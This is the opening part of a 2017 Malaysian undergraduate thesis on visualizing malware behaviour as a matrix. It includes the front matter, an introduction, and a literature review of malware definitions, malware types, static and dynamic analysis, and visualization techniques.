

VISUALIZATION OF MALWARE BEHAVIOR USING MATRIX



MUHAMMAD HAFIZUL HELMI BIN MOHD ZURIN

اونيورسيتي تيكنيكل مليسيا ملاك

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

BORANG PENGESAHAN STATUS TESIS


JUDUL: Visualization of Malware Behavior Using Matrix

SESI PENGAJIAN: 2016 / 2017

Saya MUHAMMAD HAFIZUL HELMI BIN MOHD ZURIN
(HURUF BESAR)

mengaku membenarkan tesis (PSM/Sarjana/Doktor Falsafah) ini disimpan di Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dengan syarat-syarat kegunaan seperti berikut:

1. Tesis dan projek adalah hakmilik Universiti Teknikal Malaysia Melaka.
2. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat Salinan untuk tujuan pengajian sahaja.
3. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat Salinan tesis ini sebagai bahan pertukaran antara institusi pengajian tinggi.
4. ** Sila tandakan (/)



SULIT

(Mengandungi maklumat yang

berdarjah keselamatan atau kepentingan Malaysia seperti yang termaktub di dalam AKTA RAHSIA RASMI 1972)

TERHAD

(Mengandungi maklumat TERHAD

yang telah ditentukan oleh organisasi/ badan di mana penyelidikan dijalankan)

TIDAK TERHAD

[Signature]
(TANDATANGAN PENULIS)

Alamat tetap: 110, Kampung Jawa,

84500, Panchor, Muar, Johor.

Tarikh: 25/8/2017

[Signature]
(TANDATANGAN PENYELIA)

DR. SITI RAHAYU SELAMAT


Tarikh: 25/8/2017

CATATAN: * Tesis dimaksudkan sebagai Laporan Akhir Projek Sarjana Muda (PSM)

** Jika tesis ini SULIT atau TERHAD, sila lampirkan surat daripada pihak berkuasa.

VISUALIZATION OF MALWARE BEHAVIOR USING MATRIX

MUHAMMAD HAFIZUL HELMI BIN MOHD ZURIN



This report is submitted in partial fulfilment of the requirement for the
Bachelor of Computer Science (Computer Networking)

FACULTY OF INFORMATION AND COMMUNICATION TECHNOLOGY



UNIVERSITI TEKNIKAL MALAYSIA MELAKA

2017

DECLARATION


I hereby declare that this project report entitled
VISUALIZATION OF MALWARE BEHAVIOR USING MATRIX


is written by me and is my own effort and that no part has been plagiarized
without citations.



اونيورسيتي تيكنيكل مليسيا ملاك


UNIVERSITI TEKNIKAL MALAYSIA MELAKA

STUDENT : 
(MUHAMMAD HAFIZUL HELMI BIN MOHD ZURIN)
Date: 25/8/2017


SUPERVISOR : 
(DR SITI RAHAYU SELAMAT)
Date: 25/8/2017

DEDICATION

To my beloved parents thank you very much and a alot
for always supporting me
and being there when I am feeling down



To my loyal friend thank you
for sharing your knowledge, motivate me and helping me
in completing this project



To my supervisor thank you
for encouraging, motivating and believing
in me

ACKNOWLEDGEMENTS

I would like to show my gratefulness to Allah SWT, who with His willing give me the opportunity to complete this Final Year Project which titled Visualisation of Malware Behavior Using Matrix. Next, I would like to express how thankful I am to Dr Siti Rahayu Selamat as my supervisor who had guided a lot of task during this semester in completing this Final Year Project. Deepest thanks to my mother give motivation and appreciation to my father, family and my supportive friends and others for their assistance, encouragement, constructive suggestion and full support for the report completion, from the beginning till the end. Last but not least, my thanks to the members of Faculty of Information Communication and Technology UTeM, for commitment and cooperation during my Final Year project.

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

ABSTRACT

Malware is a type of malicious program that replicate from host machine and propagate through network. It can take form of executable code, scripts, active content and other software. The development of new malware is increases every year. We need to analyze the malware behavior in order to detect their attack pattern. However, malware behavior is hard to understand by non-technical viewers. This research will perform analysis for malware behavior and construct matrix for malware behavior to provide better understanding. The method used in this research consists of five approaches. First, the network environment will be set up in this research. After that, the malware attack is activated. The network traffic data will be collected. Then, all network traffic data will be analyzed. Finally, matrix will be constructed in order to visualize the malware behavior. The expectation by the end of this project is to represent the malware behavior by visualize it using matrix. Hence, this will facilitate an administrator to identify the behavior of malware during the threat analysis. Besides that, it can provide better view for others to understand malware behavior in visual form.

ABSTRAK

Malware adalah sejenis program yang boleh memberi kesan buruk kepada komputer mangsa dan ia boleh disebarkan melalui rangkaian. Ia juga boleh disebarkan dalam bentuk kod, skrip, kandungan aktif dan perisian lain. Perkembangan malware baru meningkat setiap tahun. Kita perlu mengenalpasti tingkah laku malware untuk mengesan cara ia menyerang. Walau bagaimanapun, tingkah laku malware sukar difahami. Kajian ini akan menjalankan analisis untuk tingkah laku malware dan membina jadual matriks untuk memberikan pemahaman yang lebih baik. Kaedah yang digunakan dalam kajian ini terdiri daripada lima pendekatan. Pertama, menyediakan persekitaran rangkaian. Selepas itu, serangan malware akan diaktifkan. Data trafik rangkaian akan dikumpulkan. Kemudian, semua data trafik rangkaian akan dianalisis. Akhir sekali, jadual matriks akan dibina untuk menggambarkan tingkah laku malware. Harapan pada akhir projek ini adalah memberikan pemahaman tentang tingkah laku malware dengan menggunakan jadual matriks. Oleh itu, ia memudahkan dalam mengenal pasti tingkah laku malware semasa proses menganalisis. Selain itu, ia dapat memberikan pandangan yang lebih baik untuk orang lain memahami tingkah laku malware dalam bentuk visual.

TABLE OF CONTENTS

CHAPTER	SUBJECT	PAGE
	DECLARATION	i
	DEDICATION	iii
	ACKNOWLEDGEMENTS	iv
	ABSTRACT	v
	ABSTRAK	vi
	TABLE OF CONTENTS	vii
	LIST OF TABLES	xi
	LIST OF FIGURES	xiii
CHAPTER I	INTRODUCTION	
	1.1 Background Study	1
	1.2 Problem Statement	2
	1.3 Project Question	2
	1.4 Project Objective	3
	1.5 Project Scope	3
	1.6 Expected Output	3
	1.7 Report Organization	3
	1.8 Summary	4
CHAPTER II	LITERATURE REVIEW	
	2.1 Introduction	6
	2.2 Malware	7
	2.2.1 Definition of Malware	7

2.2.2	Issues on Malware	8
2.2.3	Malware Behavior	9
2.2.4	Types of Malware	10
2.2.5	Analysis on Malware	11
2.3	Visualization	13
2.3.1	Definition of Visualization	13
2.3.2	Categories of Visualization Technique	14
2.3.3	Visualization Technique	16
2.4	Proposed Solution	17
2.5	Summary	18

CHAPTER III METHODOLOGY

3.1	Introduction	19
3.2	Methodology	19
3.2.1	Literature Review Phase	20
3.2.2	Data Collection Phase	20
3.2.3	Data Analysis Phase	21
3.2.4	Design Phase	21
3.2.5	Algorithm Development Phase	21
3.2.6	Testing Phase	21
3.2.7	Documentation Phase	22
3.3	Software and Hardware Requirement	22
3.3.1	Microsoft Windows XP	22
3.3.2	Network Traffic Capturing and Analyzing Tool	22
3.3.3	Java	23
3.3.4	Computer	23
3.3.5	Router	23

	3.3.6	Switch	23
	3.4	Project Milestone	24
	3.5	Summary	24
CHAPTER IV	DESIGN		
	4.1	Introduction	25
	4.2	Experiment Approach	25
	4.2.1	Network Environment Setup	26
	4.2.2	Attack Activation	37
	4.2.3	Network Traffic Data Collection	27
	4.2.4	Network Traffic Data Analysis	28
	4.3	Data Analysis Process	28
	4.4	Analysis of Sasser Worm Attack	29
	4.4.1	Dataset 1 Analysis	29
	4.4.2	Dataset 2 Analysis	38
	4.4.3	Overall Analysis	43
	4.4.4	Attack Pattern Generation	44
	4.5	Visualization Algorithm Design	45
	4.6	Summary	45
CHAPTER V	IMPLEMENTATION		
	5.1	Introduction	46
	5.2	Visualization Prototype Architecture	46
	5.2.1	Visualization Module	47
	5.3	Summary	48

CHAPTER VI	TESTING	
6.1	Introduction	49
6.2	Test Plan	49
6.3	Test Environment	50
6.4	Test Strategy	50
6.5	Test Result	50
	6.5.1 Dataset Result Analysis	50
6.6	Summary	53
CHAPTER VII	PROJECT CONCLUSION	
7.1	Introduction	54
7.2	Project summarization	54
7.3	Project Limitation	56
7.4	Future Works	56
	REFERENCES	57
	APPENDIX	58



LIST OF TABLES

TABLE	TITLE	PAGE
1.1	Problem Statement	2
1.2	Project Question	2
1.3	Project Objective	3
2.1	Definition of Malware	7
2.2	Malware Categories and Description	10
2.3	Types of Malware	10
2.4	Techniques for Static Malware Analysis	12
2.5	Visualization Technique Categories	15
2.6	Visualization Technique	16
4.1	Malware Attribute of First Suspicious Traffic at Port 9996 in Dataset 1	36
4.2	Malware Attribute of Second Suspicious Traffic at Port 9996 in Dataset 1	37
4.3	Malware Attribute of First Suspicious Traffic at Port 5554 in Dataset 1	37
4.4	Malware Attribute of Second Suspicious Traffic at Port 5554 in Dataset 1	38
4.5	Malware Attribute of Suspicious Traffic at Port 9996 in Dataset 2	42
4.6	Malware Attribute of Suspicious Traffic at Port 5554 in Dataset 2	43

4.7	Overall Analysis from Both Datasets	43
6.1	Analysis of Test Result for Dataset 1	51
6.2	Analysis of Test Result for Dataset 2	53



LIST OF FIGURES

FIGURES	TITLE	PAGE
2.1	Framework of Literature Review	6
2.2	Development of New Malware	9
3.1	Project Methodology	20
4.1	Experiment Approach	25
4.2	Physical Design	26
4.3	Logical Design	27
4.4	Steps to Collect the Network Traffic	28
4.5	Activities Involved in Analysis Process	29
4.6	First Suspicious Traffic (Scanning Process) in Dataset 1	30
4.7	Second Suspicious Traffic (Scanning Process) in Dataset 1	31
4.8	First Suspicious Traffic at Port 9996 in Dataset 1	31
4.9	Second Suspicious Traffic at Port 9996 in Dataset 1	32
4.10	First Suspicious Traffic at Port 5554 in Dataset 1	32
4.11	Second Suspicious Traffic at Port 5554 in Dataset 1	33
4.12	Payload of First Suspicious Traffic at Port 9996 in Dataset 1	34
4.13	Payload of Second Suspicious Traffic at Port	

	9996 in Dataset 1	34
4.14	Payload of First Suspicious Traffic at Port 5554 in Dataset 1	35
4.15	Payload of Second Suspicious Traffic at Port 5554 in Dataset 1	35
4.16	Suspicious Traffic (Scanning Process) in Dataset 2	39
4.17	Suspicious Traffic at Port 9996 in Dataset 2	39
4.18	Suspicious Traffic at Port 5554 in Dataset 2	40
4.19	Payload of Suspicious Traffic at Port 9996 in Dataset 2	41
4.20	Payload of Suspicious Traffic at Port 5554 in Dataset 2	41
4.21	Attack Pattern of Sasser Worm	44
4.22	Flowchart of Visualization Algorithm	45
5.1	Visualization Prototype Architecture	46
5.2	Flowchart of Visualization Process	47
5.3	Algorithm of Visualization Process	48
6.1	Test Plan of Visualization Algorithm	49
6.2	Test Result for Dataset 1	51
6.3	Test Result for Dataset 2	52

CHAPTER I

INTRODUCTION

1.1 Background Study

Malware is short for malicious software. It is referring to any software that is inserted without any authorize into a computer system to comprome the confidentiality, integrity, or availability of the victim's data, applications, or operating systems. Malware is malicious code as any code added, changed, or removed from a software system in order to intentionally cause harm or subvert the intended function of the system (McGraw & Morrisett, 2000).

The number of new type of malware released has increased day by day. Malware is not only executed in windows operating system. It also can be executed in smartphome, tablet, and other operating system such as macOS and Linux. Since Windows is used widely, the statistics shows the highest amount of malware attack was occurred in Windows operating system. Malware can be classified based on their behavior. There are two approaches towards analyzing a malware sample which is dynamic analysis and static analysis. Dynamic analysis is a technique for studying the behavior of a malware sample while the sample is being executed. However, static analysis is a technique that enables the study of a sample without the need for sample execution (Band & Antenna, 2014). Based on this problem, we need to expose to users on malware behavior. However, malware behavior is hard to

understand by non-technical viewers. Visualization on malware behavior is needed to give more understanding on how they attack and affect the system.

Nowadays, many existing method of visualizing malware behavior have been done previously. Malware behavior visualization could possibly open up a new paradigm for malware research. There are currently 4 methods of malware visualization. These are Malware Treemap, Malware Threadgraph, Malware Image, and visualization of Executables for Reversing and Analysis (VERA) (Band & Antenna, 2014). In this research, a new technique to visualize malware behavior using matrix is presented.

1.2 Problem Statement

Malware behavior should be documented in the visual form that can be used in presentation process. Besides that, it can provide better understanding for others to translate malware behavior in visual form.

Table 1.1: Problem Statement

No	Project Problem
PP1	Malware behavior is hard to understand by non-technical viewers

1.3 Project Questions

Based on the problem statements, two project questions (PQ) are constructed as shown in Table 1.1 below.

Table 1.2: Project Question

PP	PQ	Project Question (PQ)
PP1	PQ1	How could we identify the malware behavior?
	PQ2	What is the effective visualization technique?

1.4 Project Objective

In order to solve the problem identified as in Section 1.1, two project objectives (PO) are derived as shown in Table 1.2.

Table 1.3: Project Objective

PP	PQ	PO	Project Objective (PO)
PP1	PQ1	PO1	To analyze malware behavior
	PQ2	PO2	To construct matrix for malware behavior visualization

1.5 Project Scope

The scope for this project are:

1. The data used in this project is limited to the types of malware that is discovered and tested.
2. The result achieved are based on the data in a controlled environment experiment and testing.

1.6 Expected Output

The expectation by the end of this project is to represent the malware behavior by Visualize it using matrix. Hence, this will facilitate an administrator to identify the behavior of malware during the threat analysis.

1.7 Report Organization

Chapter 1: Introduction

This chapter explained about the definition, background, problem statement, objective, scope and expected output related to the malware.

Chapter 2: Literature review

This chapter explained about malware, malware behavior analysis, and the visualization techniques of malware behavior. It will help to more understanding about malware behavior and the methods to identify the behavior for various types of malware.

Chapter 3: Methodology

This chapter provide a decision of the method or what analysis techniques to be used for experimental part. With the certain analysis technique, it helps to know about the malware behavior. It also will involve about the method to visualize it.

Chapter 4: Design and implementation

The design of visualize malware behavior in matrix form is describe in details on how it works carried out. The sample of result and output will be providing.

Chapter 5: Testing and analysis

On the testing and analysis part, it explains about the method use and procedure on how to test and analyze the experiment. After the visualizing technique was identified, we compare the result with the other techniques.

Chapter 6: Conclusion

This chapter combining the entire chapter in a final documentation and state the contribution that able to provide for future works.

1.8 Summary

The increasing of malware variants in each day seems to be serious problem for all computer users. We should pay enough attention on this situation. Malware detection is one of the actions that can be taken. By knowing their behavior, we can easily know the type of malware based on their behavior. To get better understanding, presentation of malware behavior should be done visually.

Visualization in the form of matrix will be presented in this research. Related work about visualization technique of malware behavior will be explained in the next chapter of this research



CHAPTER II

LITERATURE REVIEW

2.1 Introduction

This chapter will discuss about the literature review regarding all the sub topics in the framework as shown in Figure 2.1.




Figure 2.1: Framework of Literature Review

Figure 2.1 shows the topics that will be elaborated and analyzed in this chapter. Two main topics are defined namely malware and visualization.

2.2 Malware

In this section, the definition, type, and issues related malware behavior are elaborated and analyzed.

2.2.1 Definition of Malware

There are millions of new malware was developed each year. Many researchers defined malware with different words. There are several definitions of malware defined by different authors was shown in Table 2.1.

Table 2.1: Definition of Malware

Author	Definition
Rutkowska, 2006	A piece of code which changes the behavior of either the operating system kernel or some security sensitive applications, without a user consent that it is then impossible to detect those changes using a documented features of the operating system or the application
Kramer & Bradfield, 2010	A software that harmfully attacks other software where to harmfully attack can be observed to mean to cause the actual behavior to differ from the intended behavior
Moser, 2007	Software that deliberately fulfills the harmful intent of an attacker is commonly referred to as malicious software or malware
Science, 2010	Malware is short for malicious software that represents the category of programs designed to infiltrate a computer system without the owner's consent.
Grégio & Santos, 2011	A set of malicious applications or codes, such as worms, viruses, trojans and bots to attack system in order to disrupt them, steal sensitive, financial information or even to use them as a disguise in other attacks, with directed target or not
Makandar & Patrot, 2015	A computer virus this is also a name given to a group of malicious data to all types of malicious data like virus, worm, Trojan and so on
Sikorski & Honig, 2012	Malicious software, or malware, can be defined as any software that does something that causes harm to a user, computer, or network
Symantec Corp, 2012	A software designed to attack and disable, damage or disrupt computers, computer systems, or networks.

Table 2.1 shows several different definition of malware by different authors. They have different opinion about what actually malware is. Based on the definition, this project defines malware as software that contain malicious code that can causes bad effect to computer user, computer system or computer network. Malware have been developed in many different types and each type have different characteristic. The next section will discuss about several types of malware.

2.2.2 Issues on Malware

First viruses started to be created in the early 1970s, when ARPANET, the forerunner of the Internet, was the main and wider interconnection network available. They had the form of experimental self-replicating programs, initially ideated as jokes between colleagues in laboratories. The first virus to be executed outside the single computer or lab where it was created was written in 1981, and injected in a game on a floppy disk as a practical joke. Before computer networks became widespread, most viruses spread on removable media, particularly floppy disks (Tiziano Santoro, 2010).

The effect of malicious data affect the various computer networks, infrastructures, services, file sharing, online social networking, and Bluetooth wireless networks (Makandar & Patrot, 2015).. Malware has infected every corner of the Internet, and is now can affect the social networks and mobile devices too. In 2010 alone, 286 million different types of malware were responsible for more than 3 billion total attacks on computer users, staggering numbers that are just one simple measure of malware's impact (Symantec Corp, 2012). This become worst as the rapid increased on the new malware development as shown in Figure 2.2.




Figure 2.2: Development of new malware in the last 10 years (AV-Test, 2015)

Figure 2.2 shows the increasing number of new malware development in last 10 years based on 2015 AV-TEST security report. From the figure, we can conclude that the development of new malware is increase sharply year by year. As Microsoft Windows operating system is being used widely, statistics shows Microsoft ecosystem by far sustains the most attacks and the highest number of malware samples of all operating systems (AV-Test, 2015). This indicates that most of networks or systems are exposed to malware attack. In addition, the malware behavior is become more sophisticated and difficult to analyze. The next section will discuss about the malware behavior.

2.2.3 Malware Behavior

Malware behavior refers to what malware does, exhibits, or causes to its environment during live execution. Among the candidates for representing malware behavior includes monitoring changes to operating system resources during malware execution (Jiang, Wang, & Xu, 2010), capturing malware's API call sequence (Nair, 2010), malware's I/O request packets (IRP) (Jiang et al., 2010), and malware's network activity (Ahmed, 2011).

The malware behaviors are identified in one of them such as encrypted malware, polymorphic malware, metamorphic malware, and obfuscated which have the ability to change their code as they propagate.

Table 2.2: Malware Categories and Descriptions

Category	Description
Metamorphic malware	Automatically recodes itself each time it propagates or is distributed.
Polymorphic malware	Mutation engines are bundled with the self-propagating code such as virus and worm.

Metamorphic malware is harder to write than polymorphic malware. The author may use multiple transformation techniques, including register renaming, code permutation, code expansion, code shrinking and garbage code insertion. As a result, advanced techniques such as generic decryption scanning, negative heuristic analysis, emulation and access to virtualization technologies are required for detection. The next section will discuss about the types on malware.

2.2.4 Types of Malware

Malware can be categorized in many types. Different type of malware is used for different purpose. Table 2.3 shows several types of malware and their description.

Table 2.3: Types of Malware

Name	Description
Worm	Spafford (1989) defines a worm as a program that can run independently and can propagate a fully working version of itself to other machines. Sasser worm will find the vulnerability in Local Authority Subsystem Service (LSASS). The Code Red worm infected thousands (359,000) of hosts on the Internet during the first day of its release (Moore et al. 2002).
Trojan horse	Software that pretends to be useful but performs malicious actions in the background. It can disguise itself as any legitimate program, frequently, they pretend to be useful screensavers, browser plug-ins, or downloadable games. Once installed, their malicious part might download additional malware, modify system settings, or infect other files on the system.
Virus	A virus is a piece of code that adds itself to other programs, including operating systems. It requires a host program be run to activate it. (Spafford 1989). As with worms, viruses usually propagate themselves by infecting every vulnerable host they can find.
Bot	A piece of malware that allows its author to remotely control the infected system. The set of bots collectively controlled by one bot master is a botnet. Bots are commonly instructed to send spam emails or perform spyware activities as just described.

From Table 2.3, there are 6 common types of malware which are Worm, Trojan horse, Virus, and Bot.

2.2.5 Analysis on Malware

The analysis of malware should be performed in order to obtain their attack pattern and attributes. Normally, malware analysis is performed in two methods which are static analysis and dynamic analysis.

Static Analysis

Static analysis is the method that performs analysis without executing the code (Thorsten Holz, 2009). It can be performed on different representations of a program. Static analysis can help in finding memory corruption flaws and prove the correctness of models for a given system if the source code is available. Static analysis methods can also be used on binary representations of a program. Some information gets lost when compiling the source code of a program into a binary executable. This will further complicate the task of analyzing the code.

Mostly, the process of inspecting a given binary without executing it is conducted manually. Several pieces of information such as used functions, call graphs and data structures can be extracted. All of this information gets lost once the source code has been compiled into a binary executable. These situations will affect further analysis. Various techniques are used for static malware analysis as shown in Table 2.4.

Based on Table 2.5, static analysis consists of six techniques which are file fingerprinting, file format, AV scanning, extracting of hard-coded strings, packer detection and disassembly. All of these techniques could be done without executing the code.

Table 2.4: Techniques for Static Malware Analysis

Technique	Description
File fingerprinting	Examining obvious external features of the binary. Includes operations on the file level such as computation of a cryptographic hash of the binary in order to distinguish it from others and to verify that it has not been modified.
File format	By leveraging meta data of a given file format additional, useful information can be gathered. This includes the magic number on UNIX systems to determine the file type as well as dissecting information of the file format itself.
AV scanning	It is highly likely to be detected by one or more AV scanners if the examined binary is well-known malware.
Extraction of hard coded strings	Software typically prints output such as status or error message which embedded in the compiled binary as readable text. Examining these embedded strings often allows conclusions to be shown about internals of the inspected binary.
Packer detection	Obfuscated form of malware is achieved using a packer, whereas arbitrary algorithms can be used for modification. After packing the program looks much different from a static analysis perspective and its logic as well as other metadata is thus hard to recover.
Disassembly	Conducted utilizing tools, which are capable of reversing the machine code to assembly language, such as IDA Pro3. Based on the reconstructed assembly code an analyst can then inspect the program logic and thus examine its intention.

Dynamic Analysis

Dynamic analysis is the process of executing a given malware sample within a controlled environment and monitoring its actions in order to analyze the malicious behavior. This method evades the restrictions of static analysis for example unpacking and obfuscation issues since it is performed during runtime and malware unpacks itself. This method is easy to see the actual behavior of a program. Besides that, dynamic analysis can be automated thus enabling analysis at a large scale basis. However, it is usually monitors only one execution path and thus suffers from incomplete code coverage. It is also can harming third party systems if the analysis environment is not properly isolated or restricted respectively. Moreover, malware samples can alter their behavior or stop executing respectively once they detect to be executed within a controlled analysis environment (Brunner, Fuchs, & Todt, 2012).

Typically, two basic approaches for dynamic malware analysis can be recognized (Brunner et al., 2012):

- **Analyzing the difference between defined points:** A given malware sample is executed for a certain period of time and after that the modifications made to the system are analyzed by comparison to the initial system state.
- **Observing runtime-behavior:** Malicious activities launched by the malicious application are monitored during runtime using a specialized tool

The next section will discuss about the visualization.

2.3 Visualization

In this section, the definition, techniques and information about visualization are elaborated and analyzed.

2.3.1 Definition of Visualization

Visualization is a task easily performed by humans. The human visual system is able to detect patterns, trends, exceptions, and relationships among visually noticed objects, even if it is not possible to describe these phenomena in natural language (Grégio & Santos, 2011).

A lot of techniques have been devised by researchers to undergo malware analysis and one of them is through malware visualization. Malware visualization is a technique that focuses on representing malware features in the form of visual cues or images (Syed Zainudeen, 2014).

2.3.2 Categories of Visualization Technique

There are several data visualization techniques, since the simplest and generic ones, such as area, pie, bar, pizza, lines and dots graphics which are usually available in electronic spreadsheets, until more complex and specific ones, such as volume slicing in 3D to present bi-dimensional images used in nuclear magnetic resonance image visualization.

Visualization techniques can be grouped in categories, but some techniques can belong to more than one category and some other can belong to any of them. As there are plenty of visualization techniques this project will cover just 8 subsets of them as shown in Table 2.5.

Based on Table 2.5, geometric technique category is the most suitable technique to be used for visualizing malware behavior. Malware have their own attributes which can be used in visualization process by using geometric technique. The next section will discuss about the visualization technique.

Table 2.5: Visualization Technique Categories

Categories	Description
